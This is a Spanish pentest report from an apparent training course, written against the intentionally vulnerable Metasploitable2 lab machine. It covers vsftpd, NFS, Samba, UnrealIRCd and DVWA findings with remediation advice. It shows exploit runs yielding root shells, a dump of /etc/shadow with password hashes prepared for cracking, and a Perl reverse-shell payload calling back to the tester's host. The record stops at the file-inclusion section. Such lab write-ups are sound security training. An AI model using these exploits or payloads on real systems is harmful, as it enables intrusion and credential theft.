# Metasplotaible2

## Pentesting

**Autor:** Carlos Gutiérrez Torrejón
**Ref:** CGT-KeeCoding-Metasploitable2

**Fecha:** 02/2023

# Índice

# 1. Alcance y objetivo

Realizar un reconocimiento y su posterior explotación para conseguir el mayor numero de vulnerabilidades posibles.

El objetivo es verificar que las aplicaciones no son vulnerables a los distintos riesgos de seguridad que podrían comprometer integridad, disponibilidad y confidencialidad de los datos.

El análisis se va a llevar a cabo siguiendo la metodología OWASP.

- Análisis de vulnerabilidades infraestructura
  - Explotación manual
  - Explotación automática
- Análisis de vulnerabilidades Web
  - Explotación manual
  - Explotación automática
- Acciones en caso de que un sistema sea penetrado
  - Realizar evaluación de la vulnerabilidad
  - Elevar privilegios
  - No realizar ninguna otra acción
- Realización de un informe

## Alcance

| Host | Descripción |
|---|---|
| 192.168.1.144 | Metasploitable2 |

# 2. Informe ejecutivo

## 2.1 Resumen

Se han realizado diversas pruebas de evaluación y penetración de vulnerabilidades sobre la máquina Metasploitable2 (192.162.1.144) desde el origen Kali (192.168.1.132).

Las pruebas han sido realizadas de forma manual y en algún caso de forma automática con la herramienta Metasploit.

Según los resultados obtenidos, se considera que el nivel de seguridad de la infraestructura analizada es **Crítico**.
Esta valoración se debe a la gravedad de las vulnerabilidades encontradas que en muchos casos permiten una intrusión remota y la elevación de privilegios lo que podría causar perdida de información, comprometer la integridad de los datos y su confidencialidad.

## 2.2 Vulnerabilidades destacadas

La siguiente tabla muestra las vulnerabilidades encontradas.

| ID | Hallazgo | Gravedad |
|---|---|---|
| AI-PT-001 | vsftpd versión 2.3.4, contiene una puerta trasera (backdoor) que abre un shell en el puerto 6200/tcp | **Crítica** |
| AI-PT-002 | NFS visibles con la posibilidad de montarlos | **Alta** |
| AI-PT-003 | La versión Samba 3.0.20 permite a atacantes remotos ejecutar comandos a través de Shell | **Media** |
| AI-PT-004 | Versiones de UnrealIRCd v3.2.8.1 contienen una modificación introducida externamente (Troyano) que permite a un atacante remoto la ejecución de comandos. | **Alta** |
| AW-PT-001 | Ejecución de comandos en aplicación web | **Alta** |
| AW-PT-002 | Es posible la ejecución de código PHP desde un archivo local del servidor de la aplicación. | **Alta** |
| AW-PT-003 | Es posible la inyección de código SQL, así como listar información confidencial. | **Alta** |

## 2.3 Recomendaciones

Durante el análisis se han encontrado varios programas desactualizados y afectados por vulnerabilidades que permiten al acceso remoto al servidor.

Los sistemas NFS permiten compartir archivos dentro de una red. Si estos están visibles y permiten su montaje de forma indiscriminada, se pone en grave riesgo la información.


Es necesario tener una política de contraseñas fuerte. Durante las pruebas, se han encontrado contraseñas débiles, en algún caso las configuradas por defecto o hasheadas con MD5 (algoritmo de cifrado vulnerado).

Es necesario que las aplicaciones web estén debidamente configuradas para prevenir ataques por inyección de código y/o ejecución de comandos que pueden poner en grave riesgo la integridad y confidencialidad de la información que maneja.

# 3. Descripción del proceso de auditoria

## 3.1 Identificación de tecnologías

Mediante la herramienta NMAP realizamos un escaneo de puertos abiertos que nos muestre la tecnología que los administra.




| Tecnología | Versión | Puerto |
|---|---|---|
| vsftpd | 2.3.4 | 21 |
| rpcbind | 2 | 111 |
| Samba | 3.0.20 | 139 |
| UnrealIRCd | 3.2.8.1 | 6667 |

## 3.2 Explotación de vulnerabilidades detectadas

### AI-PT-001 Backdoor Command execution

```
┌──(kali㉿kali)-[~/pentest/practica]
└─$ nmap 192.168.1.144 -p 21 --open -A
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-22 16:19 CET
Nmap scan report for 192.168.1.144
Host is up (0.00064s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.1.132
|      Logged in as ftp
```

| **Descripción:** |
|---|
| vsftpd versión 2.3.4, contiene una puerta trasera (backdoor) que abre un shell en el puerto 6200/tcp.<br>https://www.incibe.es/incibe-cert/alerta-temprana/vulnerabilidades/cve-2011-2523<br><br>Se ha encontrado un exploit que permite obtener una Shell remota con privilegios root<br>https://www.exploit-db.com/exploits/49757 |


| **Reproducción:** |
|---|
| Ejecución manual del exploit y obtención del Shell |

```
┌──(kali㉿kali)-[~/pentest/practica]
└─$ sudo python3 vsftpExploit.py 192.168.1.144
/home/kali/pentest/practica/vsftpExploit.py:11: DeprecationWarning: 'telnetlib' is deprec
  from telnetlib import Telnet
Success, shell opened
Send `exit` to quit shell
id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

```
┌──(kali㉿kali)-[~/pentest/practica]
└─$ sudo python3 vsftpExploit.py 192.168.1.144
/home/kali/pentest/practica/vsftpExploit.py:11:
  from telnetlib import Telnet
Success, shell opened
Send `exit` to quit shell
ls
bin
boot
cdrom
dev
etc
home
initrd
```

| **Recomendación:** |
| --- |
| Actualizar el software a la versión más actual no afectada por esta vulnerabilidad |

## AI-PT-002 NFS visibles




| **Descripción:** |
| --- |
| NFS visibles con la posibilidad de montarlos<br>La vulnerabilidad permite montar recursos NFS del servidor y acceder a ellos.<br>Es posible acceder al archivo de contraseñas, descifrarla y elevar privilegios |

Reproducción:
Descubrimos y montamos el recursos

```
┌──(kali㉿kali)-[~]
└─$ showmount -e 192.168.1.144
Export list for 192.168.1.144:
/ *
```

```
┌──(kali㉿kali)-[~]
└─$ sudo mount -t nfs 192.168.1.144:/ /mnt -o nolock
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ df -k
Filesystem      1K-blocks     Used Available Use% Mounted on
udev              4024592        0   4024592   0% /dev
tmpfs              813276     1260    812016   1% /run
/dev/sda1        82083148 28209328  49658272  37% /
tmpfs             4066376        0   4066376   0% /dev/shm
tmpfs                5120        0      5120   0% /run/lock
tmpfs              813272      128    813144   1% /run/user/1000
192.168.1.144:/   7282176  1486080   5429248  22% /mnt

┌──(kali㉿kali)-[~]
└─$ ls /mnt
bin   cdrom  etc   initrd      lib         media  nohup.out  proc  sbin  sys  usr  vmlinuz
boot  dev    home  initrd.img  lost+found  mnt    opt        root  srv   tmp  var
```

Vemos que podemos leer los archivos passwd y shadow


```
┌──(kali㉿kali)-[~]
└─$ cat /mnt/etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
```

```
┌──(kali㉿kali)-[~]
└─$ sudo cat /mnt/etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
```


Hacemos un unshadow para combinar ambos archivos

```
┌──(kali㉿kali)-[~]
└─$ sudo unshadow /mnt/etc/passwd /mnt/etc/shadow > password
```

Desencriptamos con John y obtenemos las claves del usuario msfadmin







Conectamos por SSH y conectamos con privilegios root




| **Recomendación:** |
| --- |
| Se recomienda no permitir el montaje de estos recursos de forma indiscriminada y configurarlo para que dejen de ser visibles. |

## AI-PT-003 Remote Command Execution

| **Descripción:** |
| --- |
| La versión Samba 3.0.20 permite a atacantes remotos ejecutar comandos a través de Shell<br>https://nvd.nist.gov/vuln/detail/CVE-2007-2447<br><br>Con el siguiente exploit conseguimos un Shell remoto con privilegios root<br>https://github.com/Ziemni/CVE-2007-2447-in-Python/tree/master |

| **Reproducción:** |
| --- |
| Primero ponemos un puerto a la escucha<br>  <br>Ejecutamos el exploit indicándole la IP de nuestra máquina y el puerto al que debe conectarse<br>  <br>Finalmente obtenemos nuestra shell con privilegios root<br>  |

| **Recomendación:** |
| --- |
| Se recomienda actualizar a una versión corregida.<br>Se adjunta lista de las versiones afectadas por esta vulnerabilidades<br>https://nvd.nist.gov/vuln/detail/CVE-2007-2447#vulnConfigurationsArea |

## AI-PT-004 UnrealIRCd 3.2.8.1 Ejecución de comandos

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.1.144 -p 6667 --open -A
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-22 22:50 CET
Nmap scan report for 192.168.1.144
Host is up (0.0046s latency).

PORT     STATE SERVICE VERSION
6667/tcp open  irc     UnrealIRCd
| irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   uptime: 0 days, 6:24:21
```

**Descripción:**

Versiones de UnrealIRCd v3.2.8.1 contienen una modificación introducida externamente (Troyano) que permite a un atacante remoto la ejecución de comandos.
https://www.incibe.es/incibe-cert/alerta-temprana/vulnerabilidades/cve-2010-2075

Con este exploit podemos conectar y elevar privilegios (hay que hacer una pequeña corrección en el código).
https://github.com/geek-repo/UnrealIRCd-3.2.8.1/tree/master

**Reproduccion:**

Corrección del exploit

```
# Esta línea está corregida
s.sendall(a.encode())
```

Configuramos los datos del objetivo en el código del exploit


```
1 import socket
2
3 #target ip and port
4 ip="192.168.1.144"
5 port=6667
6 ####################
7 print ("MADE BY :- SARTHAK")
8 print("                Referenced by:- Metasploit source code")
```


Y los de nuestra máquina

```
18
19 #replace the ip and port with yours ...(YOUR IP AND PORT)
20 a="AB;perl -MIO -e '$p=fork;exit,if($p);foreach my $key(keys %ENV){if($ENV{$key}=~/(.
   IO::Socket::INET(PeerAddr,\"192.168.1.132:4444\");STDIN->fdopen($c,r);$~->fdopen($c,w
21
```

Ponemos el puerto a la escucha


Lanzamos el exploit y conseguimos una Shel con permisos root





| **Recomendación:** |
| --- |
| Actualizar a una versión no afectadas.<br>Lista versiones afectadas por esta vulnerabilidades<br>https://nvd.nist.gov/vuln/detail/CVE-2010-2075#vulnConfigurationsArea |

## AW-PT-001 Command Execution


| **Descripción:** |
| --- |
| http://192.168.1.144/dvwa/vulnerabilities/exec/<br><br>Esta aplicación no válida correctamente los datos de entrada, permitiendo la ejecución de código. |

**Reproducción:**


Tenemos una aplicación que hace ping a una dirección IP.
Probamos a ejecutar un comando y vemos como lo ejecutar y nos muestra los resultados




Nos permite listar archivos del sistemas



Incluso podríamos obtener una shell remota





| **Recomendación:** |
| --- |
| Se debe corregir el modo de entrada de la aplicación para que valide correctamente los datos y no permita la ejecución de código.<br>No se debe concatenar la entrada de datos directamente al código que se va a ejecutar, sino realizar consultas parametrizadas. |

## AW-PT-002 File Inclusion


| **Descripción:** |
| --- |
| http://192.168.1.144/dvwa/vulnerabilities/fi/?page=include.php<br><br>Es posible la ejecución de código PHP desde un archivo local del servidor de la aplicación. |

**Reproducción**

